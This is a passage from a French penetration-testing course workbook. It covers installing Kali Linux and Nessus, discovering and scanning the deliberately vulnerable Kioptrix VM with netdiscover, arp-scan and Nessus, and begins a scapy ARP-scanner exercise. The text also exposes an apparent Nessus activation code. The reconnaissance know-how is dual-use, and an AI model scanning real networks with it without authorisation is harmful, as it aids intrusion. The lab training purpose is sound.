└─$ sudo apt remove --purge crackmapexec
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer require
d:
 libev4 libhttp-server-simple-perl liblerc3 libpython3.9-minimal
 libpython3.9-stdlib libsvtav1enc0 libwebsockets16 python3-aiohttp
 python3-aioconsole python3-aiosmb python3-aiowinreg python3-asciitree
 python3-asysocks python3-lsassy python3-minidump python3-minikerberos
 python3-msldap python3-neo4j python3-neobolt python3-neotime
 python3-ntlm-auth python3-pylnk3 python3-pypsrp python3-pypykatz
 python3-pywerview python3-requests-ntlm python3-spnego python3-winacl
 python3-xmltodict python3.9 python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
 crackmapexec* kali-linux-default* kali-linux-headless* kali-tools-top10*
0 upgraded, 0 newly installed, 4 to remove and 0 not upgraded.
After this operation, 17.2 MB disk space will be freed.
Do you want to continue? [Y/n] Y
(Reading database ... 338154 files and directories currently installed.)
Removing kali-linux-default (2022.4.3) ...
Removing kali-linux-headless (2022.4.3) ...
Removing kali-tools-top10 (2022.4.3) ...
Removing crackmapexec (5.2.2-0kali1) ...
Processing triggers for kali-menu (2022.4.0) ...
```

Activité 1

Installation et familiarisation avec Kali Linux



Étape 2 : Installation sur Virtual Box et familiarisation avec Kali Linux

Réponses

Créer un dossier avec le nom : competence10

Dans le dossier competence10, créer un fichier avec vos remarques sur le métier de pentester

```
(kali㉿kali)-[~]
└─$ mkdir competence10


(kali㉿kali)-[~]
└─$ ls
competence10  Documents  Music      Public  Videos
Desktop       Downloads  Pictures   Templates

(kali㉿kali)-[~]
└─$ cd competence10

(kali㉿kali)-[~/competence10]
└─$ vi pentester=remarques.txt

(kali㉿kali)-[~/competence10]
└─$ cat pentester=remarques.txt
le metier de pentester est un métier tres technique. Il nécessite des compétences point
ues dans plusieurs domaines

(kali㉿kali)-[~/competence10]
└─$
```



ACTIVITÉ 2

INSTALLATION ET CONFIGURATION DE NESSUS

Compétences visées :

- Utilisation de Nessus
- Connaître les types de scan

Recommandations clés :

- Se référer au cours
- Se mettre dans le contexte de la problématique posée dans l'activité



4 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- L'apprenant doit être capable d'installer Nessus et naviguer dans la console
- Vérifier que l'apprenant comprend les résultats des scans

2. Pour l'apprenant :

- Il est recommandé de connaître les principes des scanners de vulnérabilités
- L'objectif est de connaître les différents types de scans possibles
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- La VM Kali Linux installé
- Une VM vulnérable kioptrix :
https://drive.google.com/file/d/1YHQka4HLtcMa7v37Go_uD-AFI02Q55IM/view?usp=sharing
- Nessus téléchargé : <https://www.tenable.com/products/nessus/nessus-essentials>

4. Critères de réussite :

- Utilisation maîtrisée de Kali Linux
- Compréhension minutieuse des outils et des rapports de scan



Activité 1

Installation et configuration nessus



Étape 1 : télécharger nessus et création de compte

1. Visiter le site : <https://www.tenable.com/products/nessus/nessus-essentials> et créer un compte
2. Un code d'activation sera envoyé à l'adresse Email renseigné
3. Dans le mail envoyé, il y a aussi un lien pour télécharger Nessus
4. Télécharger le fichier Nessus-#.#.#-debian6_amd64.deb et Enregistrez-le dans votre dossier /downloads/

tenable

Welcome To Nessus Essentials

Welcome to Nessus Essentials and congratulations on taking action to secure your network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your network protected.

If you're looking for more advanced capabilities, such as live results and configuration checks – as well as the ability to scan unlimited IPs, check out Nessus Professional. To learn more view the [Nessus Professional datasheet](#).

Activating Your Nessus Essentials License
Your activation code for Nessus Essentials is:
YXUC-5MPM-294Q-DMZ5-NVC6

[Download Nessus](#)

This is a one-time code. If you uninstall and then reinstall you will need to register the scanner again and receive another activation code.

After initial installation of Nessus you will be prompted to set up and activate your scanner. For further details on activating your subscription review the [installation guide](#).

Activité 1

Installation et configuration nessus



Étape 2 : Installation et configuration

Exercices

1. Après avoir téléchargé le fichier Nessus-#.##.#-debian6_amd64.deb, installer le sur votre machine Kali Linux
2. Démarrer le service Nessus
3. Ouvrir Firefox et accédez à l'URL suivante : <https://localhost:8834/>
4. Activer votre compte avec le code reçu par Email
5. Remplir les champs Nom d'utilisateur et Mot de passe.
6. Nessus va maintenant installer les plugins nécessaires à son fonctionnement.
7. Vérifier que l'installation avance. Sinon, augmenter l'espace de votre VM
8. Utiliser les identifiants créés pour se connecter

Exercices

1. Télécharger la VM Kioptrix et l'importer dans virtual box
2. Configurer Kioptrix pour être dans le même réseau NAT de kali Linux
3. Démarrer la machine Kioptrix
4. Trouver l'ip de la machine Kioptrix et vérifier qu'elle est bien dans le sous-réseau de Kali Linux

Activité 1

Installation et configuration nessus



Étape 3 : se familiariser avec la console

Exercices

Naviguer sur la console de Nessus et répondre à ces questions :

1. Comment s'appelle le bouton qui permet de lancer un scan ?
2. Quelle option de menu latéral nous permet de créer des templates personnalisés ?
3. Quel menu nous permet de changer les propriétés des plugins comme les cacher ou changer leur sévérité ?
4. Dans la section 'Scan Templates' après avoir cliqué sur 'New Scan', quel scan nous permet de voir simplement quels hôtes sont actifs ?
5. L'un des types d'analyse les plus utiles, qui est considéré comme « adapté à n'importe quel hôte » ?
6. Quel scan vous permet de "vous authentifier auprès des hôtes et d'énumérer les mises à jour manquantes" ?
7. Quel scan est spécifiquement utilisé pour analyser les applications Web ?

Activité 1

Installation et configuration nessus



Étape 4 : lancement de scan

Exercices

1. Créer un nouveau scan « Basic network scan» ciblant la VM Kioptrix. Quelle option pouvons-nous préciser sous 'BASIC' (à gauche) pour définir une heure d'exécution de cette analyse ? (Cela peut être très utile lorsque la congestion du réseau est un problème).
2. Sous 'DISCOVERY' (à gauche), définissez le 'Scan Type' pour couvrir les ports 1-65535. Comment s'appelle ce type ?
3. Quel "Type de numérisation" pouvons-nous changer sous « ADVANCED » pour une connexion à faible bande passante ?
4. Une fois ces options configurées, lancer le scan.
5. Une fois le scan terminé, pour quelle « vulnérabilité » dans la famille « Ports scanner » pouvons-nous afficher les détails pour voir les ports ouverts sur cet hôte ?
6. Lancer un scan web contre la VM kioptrix.
7. Quelle version du serveur HTTP Apache est signalée par Nessus ?
8. Quel est l'identifiant du plug-in qui détermine le type et la version du serveur HTTP ?
9. Quel est le score et le nom des 3 vulnérabilités les plus critiques ?
10. Quels répertoires ont été découverts ?

Activité 1

Installation et configuration nessus



Étape 2 : Installation et configuration

Réponses


Après avoir téléchargé le fichier Nessus-#.##.#-debian6_amd64.deb, installer le sur votre machine Kali Linux

```
(kali@kali)-[~/Downloads]
└─$ sudo dpkg -i Nessus-10.3.0-debian9_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 269129 files and directories currently installed.)
Preparing to unpack Nessus-10.3.0-debian9_amd64.deb ...
Unpacking nessus (10.3.0) ...
Setting up nessus (10.3.0) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```

Démarrer le service Nessus

- Ouvrir Firefox et accédez à l'URL suivante : <https://localhost:8834/>
- Activer votre compte avec le code reçu par Email
- Remplir les champs Nom d'utilisateur et Mot de passe
- Nessus va maintenant installer les plugins nécessaires à son fonctionnement
- Vérifier que l'installation avance. Sinon, augmenter l'espace de votre VM



Activité 1


Installation et configuration nessus



Étape 2 : Installation et configuration de nessus

Réponses

Utiliser les identifiants créés pour se connecter





Activité 1

Installation et configuration nessus

Étape 2 : Installation et configuration

Réponses

- Télécharger la VM Kioptrix et l'importer dans virtual box
- Configurer Kioptrix pour être dans le même réseau NAT de kali Linux
- Démarrer la machine Kioptrix



Activité 1

Installation et configuration nessus



Étape 2 : Installation et configuration

Réponses

Trouver l'ip de la machine Kioptrix et vérifier qu'elle est bien dans le sous-réseau de Kali Linux

Option 1 : Trouver le sous réseau de la machine Kali linux lancer la commande netdiscover contre le sous-réseau : exemple : `sudo netdiscover -r 192.168.100.0/24`

```
(kali@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.7 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:feeb:e8ab prefixlen 64 scopeid 0<link>
    ether 08:00:27:cb:e8:ab txqueuelen 1000 (Ethernet)
    RX packets 110917 bytes 164913240 (157.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 67622 bytes 4148654 (3.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
┌──────────┬──────────┬──────────┬──────────┬──────────┬──────────┐
│ IP        │ At MAC Address │ Count │ Len │ MAC Vendor / Hostname │
├──────────┼──────────┼──────────┼──────────┼──────────┼──────────┤
│ 192.168.100.1 │ 52:54:00:12:35:00 │ 1 │ 60 │ Unknown vendor │
│ 192.168.100.2 │ 52:54:00:12:35:00 │ 1 │ 60 │ Unknown vendor │
│ 192.168.100.3 │ 08:00:27:11:c2:ec │ 1 │ 60 │ PCS Systemtechnik GmbH │
│ 192.168.100.9 │ 08:00:27:de:97:86 │ 1 │ 60 │ PCS Systemtechnik GmbH │
```

Option 2 : utiliser la commande `sudo arp-scan -l`

```
(kali@kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:e8:ab, IPv4: 192.168.100.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1 52:54:00:12:35:00 QEMU
192.168.100.2 52:54:00:12:35:00 QEMU
192.168.100.3 08:00:27:11:c2:ec PCS Systemtechnik GmbH
192.168.100.9 08:00:27:de:97:86 PCS Systemtechnik GmbH
```

Dans notre cas, les 3 premières IPs ne sont pas l'IP de la machine kioptrix. L'ip de la machine Kioptrix est 192.168.100.9

Activité 1

Installation et configuration nessus



Étape 3 : se familiariser avec la console

Réponses

1. Comment s'appelle le bouton qui permet de lancer un scan ?

New Scan

2. Quelle option de menu latéral nous permet de créer des templates personnalisés ?

Policies

3. Quel menu nous permet de changer les propriétés des plugins comme les cacher ou changer leur sévérité ?

Plugin Rules

4. Dans la section 'Scan Templates' après avoir cliqué sur 'New Scan', quel scan nous permet de voir simplement quels hôtes sont actifs ?

Host Discovery

5. L'un des types d'analyse les plus utiles, qui est considéré comme « adapté à n'importe quel hôte » ?

Basic Network scan

6. Quel scan vous permet de "vous authentifier auprès des hôtes et d'énumérer les mises à jour manquantes" ?

Credential patch audit

7. Quel scan est spécifiquement utilisée pour analyser les applications Web ?

Web application tests

Activité 1

Installation et configuration nessus



Étape 4 : lancement de scan

Réponses

1. Créer un nouveau scan « Basic network scan» ciblant la VM Kioptrix. Quelle option pouvons-nous définir sous 'BASIC' (à gauche) pour définir une heure d'exécution de cette analyse ? Cela peut être très utile lorsque la congestion du réseau est un problème.

schedule


2. Sous 'DISCOVERY' (à gauche), définissez le 'Scan Type' pour couvrir les ports 1-65535. Comment s'appelle ce type ?

Port scan (all ports)

3. Quel "Type de scan" pouvons-nous changer sous »ADVANCED" pour une connexion à faible bande passante ?

Scan low bandwidth links

4. Une fois ces options configurées, lancer le scan.



Activité 1

Installation et configuration nessus



Étape 4 : lancement de scan

Réponses

Une fois le scan terminé, pour quelle « vulnérabilité » dans la famille « Ports scanner » pouvons-nous afficher les détails pour voir les ports ouverts sur cet hôte ?

nessus SYN scanner

Hosts 1 **Vulnerabilities 36** **History 1**

INFO Nessus SYN scanner

Description
This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewalled target.

Note that SYN scans are less intrusive than TCP (full connect) scans against broken services, but they might cause problems for less robust firewalls and also leave unclosed connections on the remote target, if the network is loaded.

Solution
Protect your target with an IP filter.

Output

```
Port 22/tcp was found to be open
```

Port ▲	Hosts
22 / tcp / ssh	192.168.100.9

```
Port 80/tcp was found to be open
```

Port ▲	Hosts
80 / tcp / www	192.168.100.9

Activité 1

Installation et configuration nessus



Étape 4 : lancement de scan

Réponses

Lancer un scan web contre la VM kioptrix.

The screenshot shows the 'New Scan / Web Application Tests' configuration window in Nessus. The interface is dark-themed and includes a sidebar on the left with categories: BASIC (General, Schedule, Notifications), DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The main area is divided into tabs: Settings (selected), Credentials, and Plugins. Under the Settings tab, the following fields are visible: Name (Web scan Kioptrix), Description (empty), Folder (My Scans), and Targets (192.168.100.9). At the bottom, there are buttons for Save, Cancel, and Launch, along with an 'Upload Targets' section containing an 'Add File' link.

Activité 1

Installation et configuration nessus



Étape 4 : lancement de scan

Réponses

Quelle version du serveur HTTP Apache est signalée par Nessus ?

1.3.20

Quel est l'identifiant du plug-in du plug-in qui détermine le type et la version du serveur HTTP ?

48204

Web scan Kioptrix / Plugin #48204

[Back to Vulnerability Group](#)

Hosts 1 Vulnerabilities 14 History 1

INFO Apache HTTP Server Version

Description
The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also
<https://httpd.apache.org/>

Output

```
URL      : http://192.168.100.9/
Version  : 1.3.20
backported : 0
modules  : (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
os       : Unix
```

Port	Hosts
80 / tcp / www	192.168.100.9

```
URL      : https://192.168.100.9/
Version  : 1.3.20
backported : 0
modules  : (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
os       : Unix
```

Plugin Details

Severity:	Info
ID:	48204
Version:	1.14
Type:	remote
Family:	Web Servers
Published:	July 30, 2010
Modified:	September 22, 2020

Risk Information

Risk Factor: None

Vulnerability Information

CPE: cpe:/a:apache:http_server
Asset Inventory: True

Reference Information

IAVT: 0001-T-0530

Activité 1

Installation et configuration nessus



Étape 4 : lancement de scan

Réponses

Quel est le score et le nom des 3 vulnérabilités les plus critiques ?

Sev	Score	Name	Family	Count
CRITICAL	9.8	Apache < 2.4.49 Multiple Vuln...	Web Servers	2
CRITICAL	9.8	Apache 2.4.x < 2.4.53 Multiple...	Web Servers	2
CRITICAL	9.8	Apache 2.4.x < 2.4.54 Multiple...	Web Servers	2

Quels répertoires ont été découverts ?


manual

manual/mod

manual/mod/mod_perl

```
The following directories are browsable :  
http://192.168.100.9/manual/  
http://192.168.100.9/manual/mod/  
http://192.168.100.9/manual/mod/mod_perl/
```

Port	Hosts
80 / tcp / www	192.168.100.9



ACTIVITÉ 3

ÉCRITURE D'UN SCRIPT EN PYTHON

Compétences visées :

- Automatisation des tâches lors des tests d'intrusion
- Debug des scripts en Python

Recommandations clés :

- Connaissances des bases de Python
- Connaissances des types de scan et des scripts nmap



8 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- Plusieurs scripts sont possibles pour répondre aux questions
- La recherche sur internet et l'utilisation de la documentation est un objectif

2. Pour l'apprenant :

- Il est recommandé de connaître les bases de la programmation de préférence avec un langage de haut niveau comme Python
- Il faut utiliser la syntaxe des commandes fournies au début de l'activité
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- La VM Kali Linux installé
- Une VM vulnérable :
https://drive.google.com/file/d/1YHQka4HLtcMa7v37Go_uD-AFI02Q55IM/view?usp=sharing
- Les 2 VMs doivent être dans le même réseau NAT

4. Critères de réussite :

- Un script en python fonctionnel
- Lancement de scan contre une machine vulnérable



Activité 3

Écriture d'un script en Python



Étape 1 : comprendre un script Python

1. Python peut être utilisé pour construire un scanner ICMP (Internet Control Message Protocol) simple pour identifier les cibles potentielles sur le réseau. Cependant, les paquets ICMP peuvent être surveillés ou bloqués car l'organisation cible ne s'attendrait pas à ce qu'un utilisateur régulier "pinge un serveur". D'autre part, les systèmes peuvent être configurés pour ne pas répondre aux requêtes ICMP. Ce sont les principales raisons pour lesquelles l'utilisation de l'ARP (Address Resolution Protocol) pour identifier les cibles sur le réseau local est plus efficace. Considérons ce code Python :

```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4
5 interface = "eth0"
6 ip_range = "10.10.X.X/24"
7 broadcastMac = "ff:ff:ff:ff:ff:ff"
8
9 packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)
10
11 ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)
12
13 for send, receive in ans:
14     print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
15
16 |
```

Activité 3

Écriture d'un script en Python



